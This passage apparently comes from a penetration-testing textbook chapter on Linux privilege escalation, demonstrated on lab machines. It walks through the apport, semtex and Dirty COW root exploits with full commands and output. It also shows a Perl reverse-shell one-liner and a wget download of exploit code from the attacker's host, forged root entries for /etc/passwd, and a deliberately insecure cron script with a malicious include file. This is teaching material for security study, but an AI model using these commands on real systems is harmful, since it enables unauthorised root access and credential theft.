The issue here is not with the code (which will compile) or the presence of gcc (which was installed on this target). Rather, the issue here is that the original shell that the attacker obtained is limited. In this example, the attacker used Metasploit, the payload linux/x64/shell/reverse_tcp, and the generate command to create the malware that was run on the target. Users accustomed to full-featured Linux shells have already noticed that this shell does not provide a command prompt; it also does not provide ease-of-use features like tab-completion. The shell is limited in other ways.

The command `printenv` can be used to display the environment variables for a shell. A legitimate user of the Ubuntu 15.04 system who logged on normally and started a terminal might see something like the following.

```
jmaxwell@stereoskopia:~$ printenv
XDG_VTNR=7
XDG_SESSION_ID=c2
CLUTTER_IM_MODULE=xim
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/jmaxwell
SESSION=ubuntu
GPG_AGENT_INFO=/run/user/1000/keyring/gpg:0:1
TERM=xterm
SHELL=/bin/bash
```

CHAPTER 9 PRIVILEGE ESCALATION IN LINUX

```
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/
local/games
DESKTOP_SESSION=ubuntu
QT_IM_MODULE=ibus
... Output Deleted ...
```

On the other hand, if the attacker runs the same command from their (limited) shell on the same host, they see the following.

```
printenv
OLDPWD=/tmp
PWD=/tmp/.tmp
```

The only two environment variables present are the current working directory and the previous working directory. There are no other variables present; the PATH variable is not present. This turns out to be the cause of the issue here. Before proceeding, this needs to be set.

```
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin
```

Completing the Attack

Once the path variable is set, the attacker can compile the code on the target following the instructions in the file, then run it.

```
gcc 37088.c -o 37088
./37088
created /var/crash/_bin_sleep.1000.crash
crasher: my pid is 23515
apport stopped, pid = 23516
getting pid 23515
current pid = 23514..25000..27500..30000..32500..2500..5000..7500..10000..
12500..15000..17500..20000..22500..
** child: current pid = 23515
** child: executing /bin/su
su: must be run from a terminal
sleeping 2s..

checker: mode 4532
waiting for file to be unlinked..writing to fifo
fifo written.. wait...
waiting for /etc/sudoers.d/core to appear..
success
stty: standard input: Inappropriate ioctl for device
#
```

The result is indeed a root shell.

```
# whoami
root
# tail -n5 /etc/shadow
hplip:*:16547:0:99999:7:::
lightdm:*:16547:0:99999:7:::
jmaxwell:$6$6q36.rAs$n3HSLVAwcd6Da9e/DjyAs0fCHINC30YGvwTtCd8HoskKFZMi7IqLolhY/u/
xVvg8KDGFCLmL7ktps9vVmQ1ap1:17180:0:99999:7:::
vboxadd:!:17182:::::
sshd:*:17182:0:99999:7:::
#
```

Although the attacker now has a root shell, note the weaknesses of this approach. The attacker needed to store files on the target: both the source code and the resulting compiled binary. These are susceptible to forensic analysis. Although the attacker stored these files in an innocuous sounding directory name that starts with a dot /tmp/.tmp, this still leaves evidence for a defender to find. This approach relied on the existence of gcc on the target. Finally, for this approach to work, the attacker needed to know a fair amount about the target to select an exploit that is likely to succeed.

Example: CentOS 6.3 and semtex.c

Sometimes the original exploit makes privilege escalation more difficult. Suppose the attacker of a CentOS 6.3 system used the Firefox XCS Code Execution attack. Rather than select a Meterpreter payload, the Firefox reverse shell is used.

```
msf > use exploit/multi/browser/firefox_proto_crmfreuest
msf exploit(firefox_proto_crmfreuest) > set uripath bob
uripath => bob
msf exploit(firefox_proto_crmfreuest) > set payload firefox/shell_reverse_tcp
payload => firefox/shell_reverse_tcp
msf exploit(firefox_proto_crmfreuest) > set lhost 10.0.2.2
lhost => 10.0.2.2
msf exploit(firefox_proto_crmfreuest) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 10.0.2.2:4444
[*] Using URL: http://0.0.0.0:8080/bob
[*] Local IP: http://10.0.2.2:8080/bob
[*] Server started.
```

That malicious web site is then visited by a vulnerable user, spawning the Firefox reverse shell for the attacker.

```
[*] 10.0.2.29 firefox_proto_crmfrequest - Gathering target information for 10.0.2.29
[*] 10.0.2.29 firefox_proto_crmfrequest - Sending HTML response to 10.0.2.29
[*] 10.0.2.29 firefox_proto_crmfrequest - Sending HTML
[*] 10.0.2.29 firefox_proto_crmfrequest - Sending the malicious addon
[*] Command shell session 1 opened (10.0.2.2:4444 -> 10.0.2.29:57425) at 2017-07-22
11:04:46 -0400
```

Because the payload is not Meterpreter, the initial reconnaissance process uses native tools.

```
msf exploit(firefox_proto_crmfrequest) > sessions -i 1
[*] Starting interaction with 1...
uname -a
Linux Antares.stars.example 2.6.32-279.el6.x86_64 #1 SMP Fri Jun 22 12:19:21 UTC
2012 x86_64 x86_64 x86_64 GNU/Linux
whoami
sbanach
cat /etc/*-release
CentOS release 6.3 (Final)
CentOS release 6.3 (Final)
CentOS release 6.3 (Final)
```

The attacker concludes that this is a 64-bit CentOS 6.3 system.

Creating a Second Shell

Though the attacker has some control over the victim, it is limited in part because it is a JavaScript shell running within Firefox. Attempts to change directories to /tmp fail.

```
msf exploit(firefox_proto_crmfrequest) > sessions -i 1
[*] Starting interaction with 1...
pwd
/home/sbanach
cd /tmp
pwd
/home/sbanach
^Z
Background session 1? [y/N] y
```

Before attempting to escalate privileges, the attacker wants a shell free of these limitations. There are several ways to do so; one approach is to use Perl, as described by [pentestmonkey](#) at

<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>. This is a two-step process. First, the attacker starts a netcat listener on the attacking system with the command

```
root@kali-2016-2-u:~# nc -l -v -p 443
listening on [any] 443 ...
```

This instructs netcat to listen (-l) on TCP/443 (-p 443) with verbose messages (-v). Next, the attacker returns to the target, and runs the following Perl command.

```
msf exploit(firefox_proto_crmfreuest) > sessions -i 1
[*] Starting interaction with 1...
perl -e 'use Socket;$i="10.0.2.2";$p=443;socket(S,PF_INET,SOCK_STREAM,getprotoby
name("tcp")); if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open
(STDOUT,>"&S");open(STDERR,>"&S");exec("/bin/sh -i");};'
```

When this is run, it makes an outbound connection to the attacker's system (10.0.2.2) on port 443, running the system shell /bin/sh. The listening netcat prompt then receives the connection.

```
root@kali-2016-2-u:~# nc -l -v -p 443
listening on [any] 443 ...
10.0.2.29: inverse host lookup failed: Unknown host
connect to [10.0.2.2] from (UNKNOWN) [10.0.2.29] 57335
sh: no job control in this shell
sh-4.1$ whoami
whoami
sbanach
sh-4.1$ pwd
pwd
/home/sbanach
sh-4.1$ cd /tmp
cd /tmp
sh-4.1$ pwd
pwd
/tmp
sh-4.1$
```

Now the attacker has a full shell and is able to change directories.

Completing the Attack

To escalate privileges to root on this 64-bit CentOS 6.3 system, the attacker can use CVE-2013-2094. There are three different exploits from exploit-db.com that attack this vulnerability. The one located at /usr/share/exploitdb/platforms/linux/local/25444.c works against CentOS 6.3

CHAPTER 9 PRIVILEGE ESCALATION IN LINUX

systems. The name of the exploit in the source code is semtex.c, and that is what it is often called. To get the file to the target, the attacker starts a simple web server in the proper subdirectory.

```
root@kali-2016-2-u:/usr/share/exploitdb/platforms/linux/local# python -m
```

SimpleHTTPServer

```
Serving HTTP on 0.0.0.0 port 8000 ..
```

Then wget is used in the shell to download the exploit.

```
sh-4.1$ wget http://10.0.2.2:8000/25444.c
wget http://10.0.2.2:8000/25444.c
--2017-07-22 11:38:08-- http://10.0.2.2:8000/25444.c
Connecting to 10.0.2.2:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2598 (2.5K) [text/plain]
Saving to: "25444.c"

OK ..                                         100%   581M=0s

2017-07-22 11:38:08 (581 MB/s) - "25444.c" saved [2598/2598]
```

The attacker compiles the code on the target, using the optimization switch -O2 as specified in the exploit itself. When the exploit is run, the attacker obtains a root shell.

```
sh-4.1$ gcc -O2 ./25444.c -o 25444
gcc -O2 ./25444.c -o 25444
sh-4.1$ ./25444
./25444
whoami
root
cat /etc/shadow
root:$6$z1XwJsTfkBDbsLrI$ro1UPjnL8iEw01aK/VHd9MgFaJsw9KbZ6i3t62gI00.
Q8IGIkoAkxDsA398ixoiQfffEIwXJ79Qpceq1iu7Gt/:16287:0:99999:7:::
bin:*:15513:0:99999:7:::
...
... Output Deleted ...
```

Dirty COW

The Dirty COW class of exploits was made public in late 2016, and it is denoted CVE 2016-5195. Like the exploits of the previous section, this flaw can be exploited to escalate privileges. What makes Dirty COW so significant is the enormous variety of systems that are vulnerable. Most of the exploits from the previous section can be applied to a small number of releases of particular

distributions. Dirty COW, by contrast, affects essentially every Linux system from 2007 through October 2016; there are even exploits available that target Android phones.

The core problem exploited by Dirty COW is a race condition. The kernel does not properly handle certain copy-on-write (CoW) attempts when writing to a cached file that has been used (dirty); when the race condition is won, the kernel writes to the original file - to which the user should not have access.

There are two general classes of exploits of this flaw: one that uses `/proc/self/mem` during the race condition, and one that uses `ptrace (PTRACE_POKEDATA)`. Both are available from Exploit-db and are included on Kali systems.

- Dirty COW exploit: `dirtycow.c`
 - `/usr/share/exploitdb/platforms/linux/local/40611.c`
 - CVE 2016-5195
- Dirty COW exploit: `pokemon.c`
 - `/usr/share/exploitdb/platforms/linux/local/40838.c`
 - CVE 2016-5195

Using Dirty COW

Both the `dirtycow.c` exploit and the `pokemon.c` exploit allow for a user to write to files without possessing the needed write permission. As an example of the use of these exploits, consider a 32-bit OpenSuSE 13.2 system. On that system, create a file, give it some content, and set the permissions so that it cannot be written by a non-root user.

```
merak:/home/egalois/Desktop # touch readonlyfile
merak:/home/egalois/Desktop # echo "This is the content of a file that can only be
written by root" > readonlyfile
merak:/home/egalois/Desktop # ls -l ./readonlyfile
-rw-r--r-- 1 root root 63 Jul 28 23:16 ./readonlyfile
merak:/home/egalois/Desktop # cat ./readonlyfile
This is the content of a file that can only be written by root
```

Although the file is not writeable by non-root users, it is readable by non-root users. This is necessary for the exploit.

Download either of the two pieces of exploit code - either from a Kali system or directly from <https://dirtycow.ninja/>. In this example, the file `40611.c`, which is the same as the file `dirtycow.c`, is used. Compile the code following the instructions in the file as a non-privileged user.

CHAPTER 9 PRIVILEGE ESCALATION IN LINUX

```
merak:/home/egalois/Desktop # logout
egalois@merak:~/Desktop> gcc 40611.c -o 40611 -lpthread
40611.c: In function 'procselfmemThread':
40611.c:66:5: warning: passing argument 2 of 'lseek' makes integer from pointer
without a cast [enabled by default]
    lseek(f,map,SEEK_SET);
    ^
In file included from 40611.c:23:0:
/usr/include/unistd.h:334:16: note: expected '__off_t' but argument is of type
'void *'
extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
    ^
egalois@merak:~/Desktop>
```

The warnings in the compilation process are caused by the code itself and cause no trouble later.

To use the exploit, run the code, providing the name of the read-only file and the text that is to be written to that file.

```
egalois@merak:~/Desktop> ./40611 ./readonlyfile "This file has been modified
without privileges"
mmap b773e000
madvise 0
procselfmem 305032704
```

The process of running the code takes a moment or two to complete. When finished though, the read-only file has been partially overwritten with the new content.

```
egalois@merak:~/Desktop> cat ./readonlyfile
This file has been modified without privileges written by root
```

Although a portion of the original first line of the file remains, the unprivileged user has been able to write to a protected file.

Creating an Entry in /etc/passwd

The Dirty COW exploit has given the attacker the ability to write to the start of files provided they have read access to that file. How can this be used to escalate privileges? One way to do so is to add another user to the system with root privileges.

On a modern Linux system, the file /etc/passwd contains records for the users on the system. In the example OpenSuSE 13.2 system, the file /etc/passwd contains the line

```
egalois:x:1000:100:Evariste Galois:/home/egalois:/bin/bash
```

This record has seven fields, each separated by colons. The first field is the name of the user account. The second field in this example is simply "x"; this indicates that the password hash for this user is stored in the file /etc/shadow. The next two entries are the user ID and the group ID for this account; in this example, the user has user ID 1000 and group ID 1000. The root account has user ID and group ID values of 0. The next field provides commentary that describes the user or account; in this case it contains only the full name of the user. The next to last field is the home directory for the user (/home/egalois), while the final field is the program that is started whenever the user logs into the system. In this example, it is the Bash shell /bin/bash.

The file /etc/passwd is readable by all users on the system but is not writeable; write access to this file would allow the creation of new users. As such, it is an ideal target for the Dirty COW exploit. The attacker can create a new user, overwriting the first user, and then log in as this new user. If the new user has user ID and group ID 0, then this new user will have root privileges.

There is one wrinkle though- if the second field is an "x", then the system expects the password in the file /etc/shadow. Although unprivileged users can read /etc/passwd, they do not have read access to /etc/shadow; this is the purpose of that file in the first place. Dirty COW requires read access to the target file. Fortunately for the attacker, the older use of the second field in /etc/passwd is still allowed; this may contain the password hash for the user.

To proceed, the attacker needs to know a password and the corresponding hash to use in the second field. On Linux systems, passwords are hashed with a salt; this salt is appended to the password before hashing and is included in the stored password hash. Linux supports different password hashing algorithms. The oldest one is based on 3DES, uses a two-character salt and is no longer used because of its many weaknesses. The first two characters of the entry are the salt, and what remains is the hash of the salt and password. Other available password hashing algorithms store their password hash in the form \$id\$salt\$hash, where \$id indicates the algorithm used (\$1: MD5, \$2y: Blowfish, \$5: SHA-256, \$6: SHA-512).

Given a password and a salt, the attacker can write a program to determine the corresponding password hash. Listing 9-1 generates the password hash for a blank password using the salt "42" using the obsolete 3DES algorithm.

Listing 9-1. C program pass.c to determine the password hash for a blank password using the salt "42"

```
#define _XOPEN_SOURCE
#include <stdio.h>
#include <unistd.h>

int main(int argc, char *argv[])
{
    const char *salt = "42";
    const char *password = "";
    char* hash;
```

```

hash = crypt(password, salt);

printf("Hash is %s\n",hash);

return 0;
}

```

Compile and run the program.

```

root@kali-2016-2-u:~# gcc pass.c -lcrypt -Wall -pedantic -o pass
root@kali-2016-2-u:~# ./pass
Hash is 42Sc76oktia8M

```

Notice that the first two characters of the hash are “42,” which is the salt that was selected when the program was written.

With this information, the attacker can create a legitimate entry for /etc/passwd.

```
bob:42Sc76oktia8M:0:0:root:/root:/bin/bash
```

Here the user is bob, the password is blank, the user ID and group ID are 0, the additional data for the account is just “root,” the home directory of the account is /root, and the program run on login is /bin/bash.

Using Dirty COW to Escalate Privileges

To escalate privileges, an attacker with an unprivileged shell on the system wants to add this line to /etc/passwd. Doing so naively with either dirtycow.c or pokemon.c fails. Indeed, suppose that the attacker runs dirtycow.c, which is named 40611.c in Kali, and provides the proper line for /etc/passwd.

```

egalois@merak:~> ./40611 /etc/passwd bob:42Sc76oktia8M:0:0:root:/root:/bin/bash
mmap b7798000

madvise 0

procselfmem -94967296

egalois@merak:~> su bob
Password:
su: failed to execute /bin/bash: /bin/bash: No such file or directory

```

The exploit ran and wrote the new line to `/etc/passwd`, but the result is not usable. The error shown here explains the problem, which is made even more clear by examining the first few lines of `/etc/passwd`.

```
egalois@merak:~/Desktop> head -n3 /etc/passwd
bob:42Sc76oktia8M:0:0:root:/root:/bin/bash
avahi:x:487:486:User for Avahi:/run/avahi-daemon:/bin/false
avahi-autoipd:x:499:499:User for Avahi IPv4LL:/var/lib/avahi-autoipd:/bin/false
```

Consider the first line of `/etc/passwd`. It has the required new content; unfortunately, portions of the original first line remain. The last field in `/etc/passwd` is now a mash of the desired shell (`/bin/bash`) and the remainder of the original line.¹

One way to avoid this problem is to include a newline character in the data that is being written to `/etc/passwd`. This way the first line of `/etc/passwd` will be a legitimate record. The second line will be a mangled mess, but this can be cleaned later. To do so, the attacker tries the following.

```
egalois@merak:~> ./40611 /etc/passwd bob:42Sc76oktia8M:0:0:root:/root:/bin/bash$ '\n'
mmap b7770000

madvise 0

procselfmem 5032704

egalois@merak:~> su bob
Password:
merak:/home/egalois # whoami
bob
merak:/home/egalois # id
uid=0(bob) gid=0(root) groups=0(root)
```

The attacker now has a functioning root shell on the target. A check of the file `/etc/passwd` shows the mangled second line.

```
egalois@merak:~> head -n3 /etc/passwd
bob:42Sc76oktia8M:0:0:root:/root:/bin/bash
obs:/bin/bash
avahi:x:487:486:User for Avahi:/run/avahi-daemon:/bin/false
```

¹When practicing these exploits, it is helpful if you keep an original copy of the file `/etc/passwd` and a shell running as the root user open. Most distributions have as their first entry in `/etc/passwd` the entry for the root user - this is the line that gets munched during the exploit. If the root user is gone, and you don't have a root shell or a copy of `/etc/passwd`, well, you are having an exciting day.

Avoiding the Crash

Although Dirty COW runs on a wide range of systems, that does not mean that the system runs reliably after Dirty COW is used. Some systems, like CentOS 7.2-1511, can lock up hard within seconds of the Dirty COW exploit being run; in many cases a hardware reset is required. Worse, the changed files may not even have been fully written to the disk, so none of the attacker's work remains.

One approach that often prevents the crash is to tell the kernel not to write out old data to the disk; this can be done with the command

```
echo 0 > /proc/sys/vm/dirty_writeback_centisecs
```

The catch here is that this command needs to be run as root and needs to be run before the system crashes. Since CentOS systems crash almost immediately after Dirty COW is run, there is only a short time frame available to the attacker.

The Dirty COW exploit is a race condition, and in `40611.c` (`dirtycow.c`), this race is run 100,000,000 times. The race is often won well before these attempts are finished; the attacker does not need to wait until the exploit code completes to see if `/etc/passwd` has been modified.

To avoid the crash, the attacker uses two shells. In the first, the Dirty COW exploit is run.

```
[cgauss@tsih ~]$ ./40611 /etc/passwd bob:42Sc76oktia8M:0:0:root:/root:/bin/bash$ '\n'
```

In the second shell, the attacker queues up the command

```
[cgauss@tsih ~]$ su - bob -c "echo 0 > /proc/sys/vm/dirty_writeback_centisecs"
```

As the original exploit runs, retry this command a handful of times. If the user bob does not exist, the command will return the text "user bob does not exist". Once the Dirty COW race is successfully run, bob will be a root user and this message will not appear. Further, the proper change to the settings will have been made, and the attacker will have a more stable root shell.^{2,3}

```
[cgauss@tsih ~]$ su - bob -c "echo 0 > /proc/sys/vm/dirty_writeback_centisecs"
Password: <press return>
su: user bob does not exist
[cgauss@tsih ~]$ su - bob -c "echo 0 > /proc/sys/vm/dirty_writeback_centisecs"
Password: <press return>
[cgauss@tsih ~]$ su - bob
```

²This approach can work even if SELinux is running on the target.

³Although the shell is more stable, it still may result in a system crash.

```
Password: <press return>
Last login: Sat Jul 29 11:51:00 EDT 2017 on pts/1
[bob@tsih ~]# id
uid=0(bob) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined
_t:s0-s0:c0.c1023
```

Linux Configuration Attacks

In many cases, an attacker with a shell on a target will discover that it is not vulnerable to the privilege escalation exploits discussed so far. This is not surprising, as exploits that allow privilege escalation to root are high profile and tend to be patched quickly once discovered. However, Linux systems offer possibilities for misconfigurations that can be used to escalate privileges.

cron

One area susceptible to administrator misconfiguration are the collection of jobs that are scheduled to run on a system. Linux systems use cron to schedule tasks to automatically run at predetermined times. There are two types of jobs: system-wide jobs and per-user jobs.

System cron Jobs

The configuration file /etc/crontab contains information about system-wide jobs. The structure of this file varies with the distribution; Listing 9-2 shows the defaults on OpenSuSE 13.2, Listing 9-3 is from Ubuntu 15.10, and Listing 9-4 is from CentOS 7.2-1511.

Listing 9-2. The file /etc/crontab on OpenSuSE 13.2

```
SHELL=/bin/sh
PATH=/usr/bin:/usr/sbin:/sbin:/bin:/usr/lib/news/bin
MAILTO=root
#
# check scripts in cron.hourly, cron.daily, cron.weekly, and cron.monthly
#
-*/* * * * *    root  test -x /usr/lib/cron/run-crons && /usr/lib/cron/run-crons
>/dev/null 2>&1
```

Listing 9-3. The file /etc/crontab on Ubuntu 15.10

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
```

CHAPTER 9 PRIVILEGE ESCALATION IN LINUX

```
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.daily )
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.weekly )
52 6      1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.monthly )
#
```

Listing 9-4. The file /etc/crontab on CentOS 7.2-1511

```
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# ----- minute (0 - 59)
# | ----- hour (0 - 23)
# | | ----- day of month (1 - 31)
# | | | ----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | ----- day of week (0 - 6) (Sunday=0 or 7) OR
sun,mon,tue,wed,thu,fri,sat
# | | | |
# * * * * * user-name  command to be executed
```

CentOS explains the structure of the file; for each job, the minute, hour, day of the month, month, day of the week, username, and command are specified. The wildcard * can be used for the various times. Then, at the indicated times, the command is executed by the user.

Examination of Listing 9-3 shows that on this Ubuntu 15.10 system, at 17 minutes past each hour, the command “cd / && run-parts --report /etc/cron.hourly” is run by root.

One limitation of the cron system is that it presumes that the system is always running. If the system is powered down when the script is scheduled, it is not run by cron. For this reason, cron is supplemented with anacron on CentOS, Mint, and Ubuntu systems. The corresponding configuration file is /etc/anacrontab.

To avoid the need for an administrator to edit these files, most Linux systems include the directories `/etc/cron.hourly`, `/etc/cron.daily`, `/etc/cron.weekly`, and `/etc/cron.monthly`. These directories contain scripts that are to run hourly, daily, weekly, or monthly. As an example, a Mint 18 system contains a daily script to back up key password files.

```
jmaxwell@elektra ~ $ ls /etc/cron.daily
Oanacron    aptitude      cracklib-runtime  logrotate  mlocate  passwd
apt-compat  bsdmainutils  dpkg            man-db     ntp      upstart
jmaxwell@elektra ~ $ cat /etc/cron.daily/passwd
#!/bin/sh

cd /var/backups || exit 0

for FILE in passwd group shadow gshadow; do
    test -f /etc/$FILE          || continue
    cmp -s $FILE.bak /etc/$FILE  && continue
    cp -p /etc/$FILE $FILE.bak && chmod 600 $FILE.bak
done
```

The script checks first to see that the directory `/var/backups` exists. Provided it does, for each of the files `/etc/passwd`, `/etc/group`, `/etc/shadow`, and `/etc/gshadow`, a check is made to see if the file exists. If it does, it is compared with the corresponding file in `/var/backups` and if these differ, copied there. A check of the corresponding backup directory shows the result.

```
jmaxwell@elektra ~ $ sudo cat /var/backups/shadow.bak
root:$6$pr5Wm4r.$tRLwBpBxGpBeJnjWYPgeDa41Y0flQy30IcntiWynNfZRHhKq
KSojLx2keRFqSh0kAYdG3Qi08T1v2odv2yFwW/:17180:0:99999:7:::
daemon:*:16980:0:99999:7:::
bin:*:16980:0:99999:7:::

... Output Deleted ...

usbmux:*:16980:0:99999:7:::
mdm:*:16980:0:99999:7:::
jmaxwell:$6$Y.RjTc0a$GkJiBms20qKybF.
yrtJRzx1oploA0v4MuTywRODK6IUVe0WnxQ1tP6qSw7xZl95LN0dsrhY38wJ5f2muYqYI90
```

User cron Jobs

Individual users can configure cron jobs. Although all users can use cron (subject to `/etc/cron.allow` and `/etc/cron.deny`), they are most often used by administrators to automate routine tasks.

As an example, consider Listing 9-5 below.⁴ This script selects the files on the Desktop for the users on the system and creates a backup copy in the directory /media/sf_Downloads.⁵ The default options for the archive are “czf”, meaning that a new archive will be created, and the file compressed. These options can be overridden in the file /tmp/backup.

Listing 9-5. The insecure backup script /usr/local/bin/backup.sh

```
#!/bin/bash
# Example of an insecure backup script

# What to backup.
backup_files="/home/*/*/Desktop"

# Where to backup to.
dest="/media/sf_Downloads"

# Create archive filename.
day=$(date +%A)
hostname=$(hostname -s)
archive_file="$hostname-$day.tgz"

# Backup options
opts = "czf"
if [ -e /tmp/backup ]
then
    source /tmp/backup

# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"
date
echo

# Backup the files using tar.
tar $opts $dest/$archive_file $backup_files

# Print end status message.
echo
echo "Backup finished"
date
```

⁴This is loosely based on the backup script from <https://help.ubuntu.com/lts/serverguide/backup-shellscripts.html> that is used to illustrate cron jobs, and has been modified to make it less secure.

⁵Suppose an administrator has dozens of Linux virtual machines running on VirtualBox for testing security techniques. This script backs up the Desktop on these systems to a VirtualBox shared folder that could be read without the hassle of starting each virtual machine.

Suppose that the administrator wants to run this script every day on an Ubuntu 15.10 system. To do so, they first save the file, say as `/usr/local/bin/backup.sh`. To configure the system to run the script each day, the administrator launches crontab in editing mode.

```
jmaxwell@prokne:~$ sudo crontab -e
```

An editor appears that allows the administrator to specify when the script should run. For example, to set the script to run at 1:23 in the afternoon each day, the administrator modifies this file as follows.

```
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
27 13 * * *      /bin/bash /usr/local/bin/backup.sh
```

The resulting file is stored as `/var/spool/cron/crontabs/root`. Different distributions store these files in different locations, but usually within `/var/spool/cron`.

The file structure here is like that of `/etc/crontab` for system cron jobs, save that there is no need to specify the user. The last line calls for the script to run on the 27th minute of the 13th hour on every day of the month, every month, and every day of the week. The program that is to be run is `sh /usr/local/bin/backup.sh`, which calls the shell to execute the backup script from Listing 9-5. A check shows the backup file being created.

```
jmaxwell@prokne:~$ sudo ls -l /media/sf_Downloads/prokne-Sunday.tgz
-rwxrwx--- 1 root vboxsf 18156 Jul 23 13:27 /media/sf_Downloads/prokne-Sunday.tgz
```

Exploiting cron

Because the typical cron job runs as root to perform some administrative task, mistakes in their creation or use can result in privilege escalation. An attacker able to obtain a shell on a remote system wants to examine the various cron configuration files.

- /etc/crontab for system cron jobs
- /etc/anacrontab for system anacron jobs
- /etc/cron.hourly, /etc/cron.daily, /etc/cron.weekly, /etc/cron.monthly for recurring scripts
- /var/spool/cron for per-user cron jobs

In general, unless the system is misconfigured, these files are protected. For example, on Ubuntu 15.10

```
jmaxwell@prokne:~$ ls -l /var/spool/cron
total 4
drwx-wx--T 2 root crontab 4096 Jul 23 13:56 crontabs
```

The sticky bit has been set on the directory, so only the item's owner or the directory's owner can rename or delete files. Because the sticky bit is marked T rather than t, only the directory's owner can even cd into the directory.

```
jmaxwell@prokne:~$ ls -l /var/spool/cron/crontabs
ls: cannot open directory /var/spool/cron/crontabs: Permission denied
jmaxwell@prokne:~$ sudo ls -l /var/spool/cron/crontabs
[sudo] password for jmaxwell: <enter password>
total 4
-rw----- 1 root crontab 1138 Jul 23 13:26 root
```

If the administrator sets up a cron job using a file to which the attacker has write access, this can be used to escalate privileges. The example script, Listing 9-5, was saved in the directory /usr/local/bin, which on an Ubuntu 15.04 system is only writeable by root. As such, an attacker cannot use it directly. On the other hand, Listing 9-5 also checks to see if the file /tmp/backup exists; if it does, it is included in the script. Since /tmp/backup is writeable by non-root users, an attacker can use it to escalate privileges in any number of ways. One way is to create the file /tmp/backup with the content from Listing 9-6.

Listing 9-6. Malicious /tmp/backup that can be used to exploit Script 9-5

```
chmod 666 /etc/passwd
chmod 666 /etc/shadow
```

After the cron job runs, the attacker can write a new user to the system by directly editing these files.

SUID Programs

Normally when a program is run on a Linux system, it is run with the permissions of the user that started the program. However, if a user is to change their own password, then they need to be able to manipulate /etc/shadow - a file to which they do not have read or write access. The solution is to run the program with the permissions of the program's owner (root), rather than the permissions of the user that started the program. Programs like this are indicated by having their SUID flag set.

Consider the program /usr/bin/passwd. On an Ubuntu 14.10 system, it has the permissions

```
jmaxwell@agamemnon:~$ ls -l /usr/bin/passwd
-rwsr-xr-x 1 root root 45420 Jul 18 2014 /usr/bin/passwd
```

Notice the presence of the "s" in the place where execute permissions for the file owner is specified. When this program is run, it runs as the root user.

Programs owned by root that have the SUID flag set have the potential to be used in a privilege escalation attack. A user, either an administrator or an attacker, can determine such programs with a command like that shown in Listing 9-7.

Listing 9-7. Searching for SUID root programs on an Ubuntu 14.10 system

```
jmaxwell@agamemnon:~$ find /usr -user root -perm -4000 -exec ls -l {} \;
-rwsr-xr-- 1 root dip 323000 May 29 2014 /usr/sbin/pppd
-rwsr-xr-x 1 root root 542160 Oct  9 2014 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 358576 Sep 26 2014 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 9804 Feb 11 2014 /usr/lib/polkit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 5480 Feb 25 2014 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 17936 Oct 14 2014 /usr/lib/i386-linux-gnu/oxide-qt/chrome-sandbox
-rwsr-xr-x 1 root root 9612 Sep 30 2014 /usr/lib/pt_chown
-rwsr-xr-x 1 root root 35916 Jul 18 2014 /usr/bin/chsh
-rwsr-xr-x 1 root root 45420 Jul 18 2014 /usr/bin/passwd
-rwsr-xr-x 1 root root 66252 Jul 18 2014 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 2447016 Aug  8 2014 /usr/bin/nmap
-rwsr-xr-x 1 root root 173124 Aug 28 2014 /usr/bin/sudo
-rwsr-sr-x 1 root root 9532 Sep 15 2014 /usr/bin/X
-rwsr-xr-x 1 root root 44620 Jul 18 2014 /usr/bin/chfn
```

```
-rwsr-xr-x 1 root root 18168 Feb 11 2014 /usr/bin/pkexec
-rwsr-xr-x 1 root root 72860 Oct 21 2013 /usr/bin/mtr
-rwsr-xr-x 1 root root 30984 Jul 18 2014 /usr/bin/newgrp
```

In this example, run on an Ubuntu 14.10 system, an unprivileged user searched through the directory `/usr` for files owned by root with the SUID flag set (perm=4000). Those files are sent to `ls` and listed in long form.

If an administrator creates an SUID root program that unprivileged users can modify, then an attacker may be able to modify the program to allow for privilege escalation. However, even in cases where the program cannot be modified, it still may be possible to abuse the SUID program to escalate privileges.

Example: Exploiting SUID NMap

